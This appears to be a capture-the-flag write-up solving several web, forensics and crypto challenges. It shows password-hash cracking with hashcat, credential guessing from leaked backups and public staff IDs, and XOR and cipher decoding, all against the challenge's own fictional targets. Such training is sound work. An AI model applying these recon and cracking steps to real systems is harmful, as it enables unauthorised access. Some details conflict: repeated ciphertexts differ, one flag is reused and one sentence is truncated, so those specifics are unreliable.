
Takeaway: not everything worth finding is visible on the page itself – the browser quietly hangs onto data behind the scenes, and the Application tab in DevTools is the quickest way to see it. Cookies, Local Storage and Session Storage are all worth a glance on web challenges. (If a cookie value looks scrambled and ends in =, try Base64- decoding it – but here it was plain text.)

Auditor's Vault

This looked like a totally normal racing-team website at first glance, nothing weird in the content itself. But the footer mentioned an ‘independent third-party security review’ before launch, which felt out of place for a racing site – that was the tell.

An auditor had been through the app, and the challenge says they ‘left something behind.’ The hints pointed away from the visible page and toward what the application sends back – specifically the HTTP response headers. So we opened DevTools, went to the Network tab, and reloaded the page to capture the requests. Then we clicked the main page request and looked at its Response Headers:

Based on what was written on the challenge page (Take a closer look at what the application sends back), I assessed that the flag could be in the developer tools and I was right.



Scrolling past the usual boring headers (content-type, cache-control, date, server, etag...), one custom one stood out: X-Audit-Trail. Sitting in its value, in plain text, was the flag – the auditor really did leave a trail, exactly like the header name says.

FLAG // cyberspectre{h3ad3rs_t311_th3_ful1_st0ry}

Takeaway: the response is more than the HTML – every page also comes with headers that the browser doesn't show you on screen. They're easy to ignore, but worth a quick look in the Network tab, especially any custom X- header that doesn't belong. The flag says it: headers tell the full story.

AeroDyn Systems – Unlinked Portal

This was a web recon challenge – AeroDyn is a fake defense company and their real internal employee portal is sitting on the site somewhere, just not linked from any page. The rule was no bruteforcing, so every step had to come from an actual clue we found, not guessing.

The screenshot shows the AeroDyn Systems internal portal. At the top, a red dashed line contains the text "AERODYN SYSTEMS // INTERNAL DISTRIBUTION ONLY - NOT FOR PUBLIC RELEASE". The header includes the AeroDyn Systems logo and navigation links: Home, About, Our Team, and Staff Portal. The main content area is titled "Infrastructure monitoring for supply chains that can't afford to fail." and includes a disclaimer: "AeroDyn Systems provides telemetry, verification, and logistics-network monitoring for defense and industrial operators across four regions. This is a restricted internal system. Access is limited to authorized personnel. All requests, including failed authentication and directory traversal, are logged and retained for 90 days." Below this is a dashboard with four metrics: Network uptime (99.982%), Active telemetry nodes (1,842), Regions monitored (4), and Open maintenance tickets (3). A section titled "RECENT SYSTEM NOTICES" lists four events with status icons (OK, WARN, INFO). The footer includes copyright information and a "Powered by Netlify" badge.

AERODYN SYSTEMS // INTERNAL DISTRIBUTION ONLY - NOT FOR PUBLIC RELEASE

AeroDyn Systems
DEFENSE & LOGISTICS NETWORK

Home About Our Team Staff Portal

// OVERVIEW DOC REF: AD-S14-A

Infrastructure monitoring for supply chains that can't afford to fail.

AeroDyn Systems provides telemetry, verification, and logistics-network monitoring for defense and industrial operators across four regions.

This is a restricted internal system. Access is limited to authorized personnel. All requests, including failed authentication and directory traversal, are logged and retained for 90 days.

99.982% Network uptime (30d)	1,842 Active telemetry nodes	4 Regions monitored	3 Open maintenance tickets
---------------------------------	---------------------------------	------------------------	-------------------------------

// RECENT SYSTEM NOTICES LOG REF: AD-SYS-89

09-02 04:11	OK	Scheduled telemetry sync completed across all regions.
08-29 17:40	WARN	Staff SSO provider reporting intermittent timeouts. Ticket AD-2201 opened.
08-24 09:02	INFO	Quarterly access review completed by Infrastructure team.
08-11 13:55	INFO	Legacy staging environment retired. Endpoints migrated per changelog.

© 2024 AeroDyn Systems Inc. BUILD: 4.12.0 // "REVOLUTION" UNLOCKED

Powered by Netlify

The obvious 'Staff Portal' in the nav is a decoy – its login form doesn't even work (the submit button just fires a fake 'SSO Provider Unreachable' popup). But it kept dropping the same hint: 'Staff requiring urgent access should use internal node routes rather than this form,' and the homepage said old endpoints were 'migrated per changelog.' So the way in was an unlinked route we had to dig for. We followed the trail one clue at a time. Viewing the page source (developers leave notes where normal users don't look) turned up a comment pointing to an unlinked directory, /dev_300/, which was a browsable directory listing. In there a deployment_log.txt leaked another path, /backups/, and inside the backups a config.json.bak gave up the real vault route: /staff_vault_8812/. That route was the actual internal portal – a 'Restricted Staff Vault Access' form asking for a staff username and a 4-digit badge PIN. A leftover notes.txt in the archive told us the PIN is just the last 4 digits of an employee's ID, and that Mark Jenkins had vault access.

Vault Mode: AERODYN-VAULT-08 // AES-256 // Audit Logging Enabled

AeroDyn Systems

STAFF VAULT

// RESTRICTED ACCESS

DOC REF: AD-VAULT-RS

Restricted Staff Vault Access

Enter your internal account username and 4-digit badge PIN suffix to unlock internal system assets. This vault is provisioned per-employee; unauthorized attempts are logged with source metadata.

Staff Username

m_jenkins

4-Digit Badge PIN

....

Authenticate

© 2026 AeroDyn Systems Inc.

Powered by Netlify

So we went to the public /team page, which lists Mark Jenkins with Employee ID EMP4912. That gave us the PIN (4912), and the username followed the company's firstinitial-plus-surname format, so m_jenkins.

AeroDyn Systems

DEFENSE & LOGISTICS NETWORK

Home

About

Our Team

Staff Portal

// ENGINEERING LEADERSHIP

DOC REF: AD-033-A

Our Team

The Infrastructure & Reliability group maintains AeroDyn's telemetry backbone, staging environments, and internal access systems.

Sarah Connor

Lead DevOps Engineer

Employee ID

EMP-1892

Department

Infrastructure

Tenure

6 yrs

"Automate everything."

Mark Jenkins

Senior Infrastructure Analyst

Employee ID

EMP-4912

Department

Infrastructure

Tenure

4 yrs

"Security is an ongoing process, not a product."

David Chen

Systems Architect

Employee ID

EMP-8820

Department

Platform

Tenure

3 yrs

"Keep it simple, keep it functional."

© 2026 AeroDyn Systems Inc.

BUILD 4.12.0

Powered by Netlify

We put in m_jenkins / 4912, and the vault unlocked – ‘Access Granted, Welcome back, Mark Jenkins’ – with the flag right there on the page.

// ACCESS GRANTED

DOC REF: AD-VAULT-02

Access Granted

Welcome back, Mark Jenkins — Senior Infrastructure Analyst.

CLEARANCE	OK	Vault Tier 2 — Internal Assets
LOGIN TIME	INFO	Session established from current request.

System Verification Flag


```
cyberspectre{unl1nk3d_d1r3ct0ry_134k_2026}
```

FLAG // cyberspectre{unl1nk3d_d1r3ct0ry_134k_2026}

Takeaway: ‘not linked’ doesn't mean ‘not there.’ The whole solve was chaining disclosed clues — a source-code comment, a directory listing, a leaked backup, a notes file — with no bruteforcing, and then assembling the credentials from public info (an employee ID off the team page plus the company's username pattern). Old backups and forgotten dev directories are exactly where the live app's secrets leak out.

Needle in a Haystack

This one was a patience trap. The file was thousands of near-identical log records, every single one marked status=nominal with a note that literally said: “keep searching; ordinary text contains no actionable data.” The whole idea was to bury one real line in the noise and hope you'd give up scrolling. So we didn't scroll – we just searched the file for the flag prefix (Ctrl+F in the viewer; grep in the terminal does the same job). It jumped straight past all the decoys to the one ANOMALOUS RECORD at the very bottom, where the flag was hiding

A screenshot of a log file viewer. The top part shows a list of log entries with columns for line number, type, record ID, status, checksum, and note. The notes for lines 05996 through 06000 are all "keep searching; ordinary text contains no actionable data." Below this, an "ANOMALOUS RECORD" is shown for line 60000, which is an audit record with the note "cyberspectre{ctrl_f_1s_p0werful}". A search bar at the top right shows the search term "cyberspectre" and "0 of 1" matches. The text "cyberspectre" in the note of the anomalous record is highlighted in yellow.

```
05996 | telemetry | record-82324 | status=nominal | checksum=965743 | note=keep searching; ordinary text contains no actionable data.
05997 | inventory | record-90243 | status=nominal | checksum=070489 | note=keep searching; ordinary text contains no actionable data.
05998 | audit | record-98162 | status=nominal | checksum=175218 | note=keep searching; ordinary text contains no actionable data.
05999 | runtime | record-06081 | status=nominal | checksum=279947 | note=keep searching; ordinary text contains no actionable data.
06000 | archive | record-14000 | status=nominal | checksum=384676 | note=keep searching; ordinary text contains no actionable data.


--- ANOMALOUS RECORD ---
60000 | audit | record-needle | status=review | note=cyberspectre{ctrl_f_1s_p0werful}
--- END ANOMALOUS RECORD ---
```

FLAG // cyberspectre{ctrl_f_1s_p0werful}

The flag says it all – ctrl_f_1s_p0werful. Any time you're handed a big file, don't read it; search it. Ctrl+F for cyberspectre (or grep in the terminal) is always the first move.

Ghost File

This is the one where the folder looks empty after you extract it – but it isn't. The challenge is very insistent that you use WinRAR, and that turns out to be the whole point. Once extracted, you get a handful of normal-looking log files, and the interesting one is `recovery.txt`. Its contents are boring except for one line that basically screams at you:



```
recovery.txt THE HINT

$ cat recovery.txt

RECOVERY LOG
=====

Recovery process completed.
Primary file restored successfully.
Additional metadata was not recovered.

The original data may still exist outside the
file's visible contents.

Do not modify the recovery file.
```

“The original data may still exist outside the file's visible contents.” That's describing an NTFS Alternate Data Stream – a second, hidden chunk of data attached to a file (here `recovery.txt:secret.txt`) that never shows up in a normal directory listing. That's also exactly why the challenge forces WinRAR: most Linux extractors (`unrar`, `7z`) just drop the stream when they unpack, so you'd never even know it was there. On Windows, you reveal it with `dir /r` (which lists the hidden streams) and read it with `more`. The flag was sitting in the stream:

```
C:\ghost_files\logs> dir /r
09/17/2026  03:14      247 recovery.txt
               38 recovery.txt:secret.txt:$DATA ← hidden stream
```

```
C:\ghost_files\logs> more < recovery.txt:secret.txt
```

```
cyberspectre{d0t_f1l3s_h1d3_s3cr3ts}
```

the stream never showed up in a normal listing – that's the whole trick

FLAG // cyberspectre{d0t_f1l3s_h1d3_s3cr3ts}

Takeaway: on Windows, “folder looks empty/hidden data / must use WinRAR” is a big hint for an Alternate Data Stream. `dir /r` lists streams; `more < file: stream` reads them. On Linux, the normal tools throw ADS away, so this one genuinely needed Windows (or parsing the RAR container by hand to pull the stream out).


False Appearance

The archive extracted into a folder with a file called `recovered_photo.png` that just refused to open as an image – which was basically the hint. The description talked about a file that “appears to be a photograph,” but the system won't open it.

A file's real type comes from its content (its magic bytes), not its extension, so we ran `file *` to see what everything actually was. `recovered_photo.png` came back as plain ASCII text, not a PNG at all – the `.png` was a lie. So we just read it with `cat`, and the recovery note was sitting there with the flag. It even spelled out the trick: “the extension is not a reliable witness.”

```
ryzen@Ryzen:~/False_Appearance/False_appearance$ cat recovered_photo.png
OLD DRIVE RECOVERY NOTE
asset: IMG_1042
capture_time: 2014-06-18 03:14:15 UTC
format_hint: the extension is not a reliable witness
operator_note: rename this file to the format it actually contains
---
cyberspectre{d0t_f1l3s_h1d3_s3cr3ts}
```

From Terminal



From Aperi'Solve Website

FLAG // `cyberspectre{d0t_f1l3s_h1d3_s3cr3ts}`

Takeaway: when a file “won't open” or looks like the wrong thing, run `file` on it – it reads the magic bytes and tells you the real format. Worth memorising: 89504E47 = PNG, FFD8FF = JPEG, 504B0304 = ZIP, 25504446 = PDF.

Evidence Locker

This was the big detective one. The challenge tells you up front that the flag isn't in any of the files – you have to correlate the evidence and follow a trail from one clue to the next.

We started with the forensics intake note, which named the missing employee: Daniel Mercer, the company's Access Administrator. Then we looked him up in the employee directory to pull his details – the hints said his username, department, zone, and badge would all matter:

```
ryzen@Ryzen:~/csi-2026-0417_remnants$ head -1 company_directory.csv      # see the column headers
grep -i mercer company_directory.csv
Employee ID,Name,Username,Department,Access Zone,Badge,,,,,
EMP-4817,Daniel Mercer,dmercer,Infrastructure,B-07,4817,,,,,
ryzen@Ryzen:~/csi-2026-0417_remnants$
```

So we had Username dmercer, badge 4817, zone B-07. Next we needed where the trail actually led. The browser history was full of normal GitHub / YouTube / Instagram noise, so we filtered all of that out, and one odd URL was left standing – an internal “Building 7” page hosted on Netlify: There was also a neat touch in the final email: readin

```
ryzen@Ryzen:~/csi-2026-0417_remnants$ grep -viE 'github|youtube|instagram|linkedin|google' browser_history.csv
entry,timestamp,url,title
24,8:41:02,https://cybersecure-industries.netlify.app/,Employee Dashboard (B0-7)
31,8:52:11,https://cybersecure-industries.netlify.app/,Building 7 Archive
37,9:01:21,https://intranet.example.local/resource/37,Internal Resource
200,13:18:01,https://intranet.example.local/resource/200,Internal Resource
ryzen@Ryzen:~/csi-2026-0417_remnants$
```

There was also a neat touch in the final email: reading the first letter of each line down the page spells MEET AT BUILDING 7 (a hidden acrostic). Same destination, confirmed:

```
ryzen@Ryzen:~/csi-2026-0417_remnants$ cat final_email.eml
From: daniel.mercer@cybersecure.local
To: sarah.collins@cybersecure.local
Subject: Tomorrow's meeting
Date: Mon, 31 Aug 2026 18:22:47 -0400
Message-ID: <a1f0e3d2-9c4b-4e11-8f3a-2b7c6d0e5a91@cybersecure.local>
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 7bit
```

Hey Sarah,

Maybe I am overthinking this, but I don't trust the usual channels, so I'm putting everything here instead of saying it out loud.

My apologies for the late notice on this.
Everything is set for tomorrow's session.
Everyone must be present before nine.
Tomorrow determines a lot for us.

Always check with the front desk first.
Try to arrive a few minutes early.

Bring your badge without fail.
Under no circumstance skip the briefing.
It matters more than you think.
Let's not repeat last time's mistake.
Don't tell the team until it's confirmed.
I already spoke to security about it.
No exceptions this round.
Get there a little early if you can.
7 sharp, not a minute later.

Please don't mention this to anyone else.

Daniel

We opened the Building 7 page and logged in with Mercer's username and his badge number as the password (dmercerc / 4817) – the page even says authentication uses employee badge credentials:

CASE REF: CSI-2026-0417EVIDENCE STATUS: SEALEDARCHIVE NODE: B07-Vault

CYBERSECURE INDUSTRIESINTERNAL ARCHIVE NETWORK

BUILDING 7// RESTRICTED ARCHIVE

BUILDING 7 – INTERNAL ARCHIVE

Employee authentication required.

This archive retains materials tied to open internal investigations. Access is logged, and all sessions are attributed to the authenticating employee.

USERNAME

PASSWORD

Login

Internal archive authentication uses employee badge credentials.

© 2026 CYBERSECURE INDUSTRIES

ARCHIVE BUILD 2.0.1

Powered by Netlify

Inside, a recovered message told us the meeting was never the real destination – “Check Room 12” – with a button through to a second, more restricted archive tier:



archive_notes.txt	ARCHIVE NOTE Daniel requested that the meeting photograph be retained with this investigation. His exact note: "Someone may eventually notice what we missed." No further explanation was provided.
recovered_message.txt	RECOVERED MESSAGE ===== If you found this, you followed the instructions correctly. The meeting was never the destination. Check Room 12. – Daniel

REFERENCED LOCATION

The recovered message references a second, more restricted archive tier.

Go to Room 12 Archive →

© 2026 CYBERSECURE INDUSTRIES.

ARCHIVE BUILD 2.0.1

Room 12 used the same credentials. After logging in again, the final archive page handed us the flag, and it spelled out the whole trick: the first message wasn't the secret; it was a map.



recovered_data.txt RECOVERED DATA FRAGMENT
=====

Sector recovery: 41% (partial)
Checksum mismatch on 3 of 88 blocks.
No further recoverable content beyond this archive.
Investigation closed by order of Security team, 2026-09-01.

final_message.txt You thought the first message was the secret.

It wasn't.

It was a map.

You followed every instruction exactly as intended.

SYSTEM VERIFICATION FLAG

cyberspectre{th3_m3ss4g3_w4s_th3_m4p}

FLAG // cyberspectre{th3_m3ss4g3_w4s_th3_m4p}

Takeaway: correlation challenges are about following one thread into the next – a name from the intake note, four details from the directory, one odd URL from the history, then a chained login through two archive tiers. No single file had the answer; the answer was the path itself, which is exactly what “the message was the map” means.

Residual Evidence

This was the hardest forensics one and it took us the longest, but it was really just one clue pointing to the next – you keep pulling the thread until it ends. It started with a RAR archive. We extracted it, and it unpacked into a few nested folders (there were even some empty app.db files that got created by accident while we were poking around, which threw us off for a minute). The real file was app.db, a SQLite database, sitting a couple of folders deep.

We opened it with sqlite3 and dumped the two tables. The users table had two accounts – admin with a bcrypt hash, and svc_backup with a plain salted SHA256. The bcrypt one is basically uncrackable in a CTF timeframe, so that was a trap; the svc_backup hash was the real target. The notes table is where the whole puzzle was laid out: it names the salt (base64 ‘Q1lCM1ItUzNDLTc3’) and says there's a blob that's ‘XOR'd with the account password, repeating key.’

```
ryzen@Ryzen:~/residual/Residual_Evidence$ cd ~/residual/Residual_Evidence/Residual_Evidence
file app.db
sqlite3 app.db ".tables"
sqlite3 app.db -header -column "SELECT * FROM users;"
sqlite3 app.db -header -column "SELECT * FROM notes;"
app.db: SQLite 3.x database, last written using SQLite version 3045001, file counter 2, database pages 3, cookie 0x2, schema 4, UTF-8, version-valid-for 2
notes users
id username password_hash salt
--
1 admin $2b$12$k9J1z8V7hQmXbYyN0pRZ0uVvz1H9y1qkq5m4a8rXK2s3fN5tW0e9C
2 svc_backup 3f20fd300b3af1d625a52af4f658418ff5630b0c7ef3574e98d755726f2885ad
id author body
--
1 svc_backup reminder to self: rotate the vault salt someday. hardcoded value is still Q1lCM1ItUzNDLTc3 lol. blob below is XOR'd with the account password, repeating key.
FQ4CEUICHgkCHE8BDA0DDw1PGxwHQR4JFRtBVBECCUwHGxsVAQkJCFxPDgEGCmZAh0ABEwbBRw=
ryzen@Ryzen:~/residual/Residual_Evidence/Residual_Evidence$ rm ~/residual/app.db ~/residual/Residual_Evidence/app.db
```

First we decoded the salt – just base64 – which gave us CYB3R-S3C-77. Now we had everything Hashcat needs: the hash is sha256(\$pass.\$salt), which is mode 1410, and it wants the input as hash:salt. We fed it rockyou (had to install the wordlist first, it doesn't ship with Ubuntu) and it cracked in about a second. The svc_backup password was football.

- * Single-Hash
- * Single-Salt
- * Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 2 MB

Dictionary cache built:

- * Filename..: rockyou.txt
- * Passwords.: 14344391
- * Bytes.....: 139921497
- * Keyspace..: 14344384
- * Runtime...: 1 sec

3f20fd300b3af1d625a52af4f658418ff5630b0c7ef3574e98d755726f2885ad:CYB3R-S3C-77:football

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1410 (sha256(\$pass.\$salt))
Hash.Target.....: 3f20fd300b3af1d625a52af4f658418ff5630b0c7ef3574e98d...S3C-77
Time.Started.....: Sun Sep 20 23:12:15 2026, (0 secs)
Time.Estimated...: Sun Sep 20 23:12:15 2026, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 112.1 kH/s (0.32ms) @ Accel:512 Loops:1 Thr:1 Vec:16
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 4096/14344384 (0.03%)
Rejected.....: 0/4096 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> oooooo
Hardware.Mon.#1..: Temp: 88c Util: 13%

Started: Sun Sep 20 23:11:52 2026

Stopped: Sun Sep 20 23:12:17 2026

```
ryzen@Ryzen:~/residual/Residual_Evidence/Residual_Evidence$ hashcat -m 1410 hash.txt --show  
3f20fd300b3af1d625a52af4f658418ff5630b0c7ef3574e98d755726f2885ad:CYB3R-S3C-77:football  
ryzen@Ryzen:~/residual/Residual_Evidence/Residual_Evidence$
```

The note said the XOR blob used that same account password as a repeating key, so we base64-decoded the blob and XOR'd it with 'football'. Out came a message: 'same creds unlock the rest. see attached: audio_drop.'

```
ryzen@Ryzen:~/residual/Residual_Evidence/Residual_Evidence$ python3 -c "
import base64
b=base64.b64decode('FQ4CEUICHgkCHE8BDA0DDw1PGxwHQR4JFRtBVBEECUwHGxsVAQkJCFxPDgEGCAMzAh0ABEwbBRw=')
k=b'football'
print(''.join(chr(c^k[i%len(k)]) for i,c in enumerate(b)))
"
same creds unlock the rest. see attached: audio_drop.zip
ryzen@Ryzen:~/residual/Residual_Evidence/Residual_Evidence$
```

There was a second archive, `audio_drop.rar`, and the same password (football) opened it. Small snag: Ubuntu's default `unrar-free` couldn't handle it – it's a RAR5 archive and kept failing on the block headers – so we used 7z instead, which extracted it fine. Inside was a hint file and `morse_signal.wav`. The `.wav` was Morse code. We uploaded it to the MorseCode.World audio decoder and let it read the beeps, and it spelled out the flag body: **D4T4B4S3 L3AK 4CC0UNT 0WN3D**.

MorseCode.World International American Labs More Shop

Morse Code Adaptive Audio Decoder

International Morse Decoders Audio Decoder Audio Decoder (Expert)

Morse Decoder

This is an experimental tool for listening to, analysing and decoding [International Morse code](#). No information from the microphone is transmitted to the server, but the connection to the server is encrypted nonetheless.

If you cannot produce your own Morse code sounds then try using my [Morse code translator](#) to play or download some.

Alphabet to decode into
Latin

All these alphabets can be sent in Morse using standard timing. The "Latin" alphabet is e.g. "ABC".

Use the microphone: Or analyse an audio file containing Morse code:

Listen

Stop

Upload

Play

Stop

Filename: "hint.txt"

D4T4B4S3 L3AK 4CC0UNT 0WN3D

Clear Message

FLAG // cyberspectre{d4t4b4s3_l3ak_4cc0unt_0wn3d}

Takeaway: hard challenges like this are chains, not single locks. Each stage handed us the key to the next one – the note gave us the salt, the salt cracked the hash, the hash gave us the password, the password decoded the blob and opened the second archive, and the archive held the audio. The trick is to always ask ‘what does this unlock?’ and keep going. Also worth remembering: bcrypt vs salted-SHA256 tells you which hash is meant to be cracked, and when unrar-free chokes on a RAR5, reach for 7z.

Suspect Broadcast

This one gave us a text file called 'ciphertext.txt' with four "transmissions" inside it. Each transmission had a protocol name (ROT, HEX, VIG, B64) and a small hint next to it. The first thing we did was just open the file and see what we were dealing with

```
ryzen@Ryzen:~$ cd ~
ryzen@Ryzen:~$ cat ciphertext.txt
[TRANSMISSION HEADER]

Sender: Op_Master
Protocol: ROT-v3
Key_Hint: "The answer is closer than you think."

[PAYLOAD]
qeb{nrzfzh_yoltk_clu}

[TRANSMISSION END]

[TRANSMISSION HEADER]

Sender: Op_Master
Protocol: HEX-v1
Key_Hint: "Not every message was meant to be understood."

[PAYLOAD]
4e4f5f414354494f4e5f52455155495245447b4e4f57484552457d

[TRANSMISSION END]

[TRANSMISSION HEADER]

Sender: Op_Master
Protocol: VIG-v2
Key_Hint: "Look at what all our flags have in common"
Checksum: 7F-3A-91

[PAYLOAD]
ewciikeiemii{x1e3o3v3_1j_s_rp4ul1t_g1rf3s}

[TRANSMISSION]

[TRANSMISSION HEADER]
Sender: Op_Master
Protocol: B64-v1
Key_Hint: "Some things are easier to read backwards."
```

Three of them were encodings we already recognised, so we cleared those out of the way first. The ROT-v3 one was a simple Caesar shift, the HEX one we ran through xxd, and the last one was base64. None of them gave us a real cyberspectre{...} flag though – they printed stuff like “the quick brown fox” and “CLEARED_FOR_NOW”, so they were just decoys to throw us off.

```
ryzen@Ryzen:~$ echo 'qeb{nrffzh_yoltk_clu}' | tr 'A-Za-z' 'D-ZA-Cd-za-c'  
the{quick_brown_fox}  
ryzen@Ryzen:~$ echo '4e4f5f414354494f4e5f52455155495245447b4e4f57484552457d' | xxd -r -p; echo  
NO_ACTION_REQUIRED{NOWHERE}  
ryzen@Ryzen:~$ echo 'Q0xFQVJFRF9GT1JfTk9XezIwMjZ9' | base64 -d; echo  
CLEARED_FOR_NOW{2026}
```

That left the VIG-v2 transmission, which is Vigenère. Vigenère needs a key, and honestly the hints handed it to us – “look at what all our flags have in common” and “what appears at the beginning of every flag.” Every flag in this CTF starts with cyberspectre, so that had to be the key. We threw together a short Python script to run the Vigenère decode with that key, and the flag came straight out:

```
ryzen@Ryzen:~$ python3 -c "  
c='ewciikeiemii{x1e3o3v3_1j_s_rp4ul1t_g1rf3s}'  
k='cyberspectre'; o=''; ki=0  
for ch in c:  
    if ch.isalpha():  
        s=ord(k[ki%len(k)])-97  
        o+=chr((ord(ch.lower())-97-s)%26+97); ki+=1  
    else: o+=ch  
print(o)  
"  
cyberspectre{v1g3n3r3_1s_a_cl4ss1c_c1ph3r}  
ryzen@Ryzen:~$
```

```
FLAG // cyberspectre{v1g3n3r3_1s_a_cl4ss1c_c1ph3r}
```

What we took away: if a challenge says “polyalphabetic,” it's almost always Vigenère, and the key is usually sitting in the hints rather than something you have to brute-force.

Binary Talk

This was the quick one. The file was just a long line of 0s and 1s split into groups of eight. Eight bits per group almost always means one character each, so it was simply binary turned into text. We didn't even open the terminal for this. We pasted the whole string into CyberChef, dropped a "From Binary" block onto it, and the flag showed up in the output box straight away.



The screenshot shows the CyberChef web interface. The 'Input' field contains a long string of binary code (0s and 1s) grouped in sets of eight. The 'Output' field displays the decoded result: `cyberspectre{binary1s_fun}`. The interface includes standard web controls like a search bar, a file upload icon, and a 'Raw Bytes' toggle.

```
01100011 01111001 01100010 01100101 01110010 01110011 01110000 01100101 01100011 01110100 01110010 01100101
01111011 01100010 00110001 01101110 01100001 01110010 01111001 00110001 01110011 01011111 01100110 01110101
01101110 01111101
```

Output: `cyberspectre{binary1s_fun}`

FLAG // `cyberspectre{binary1s_fun}`

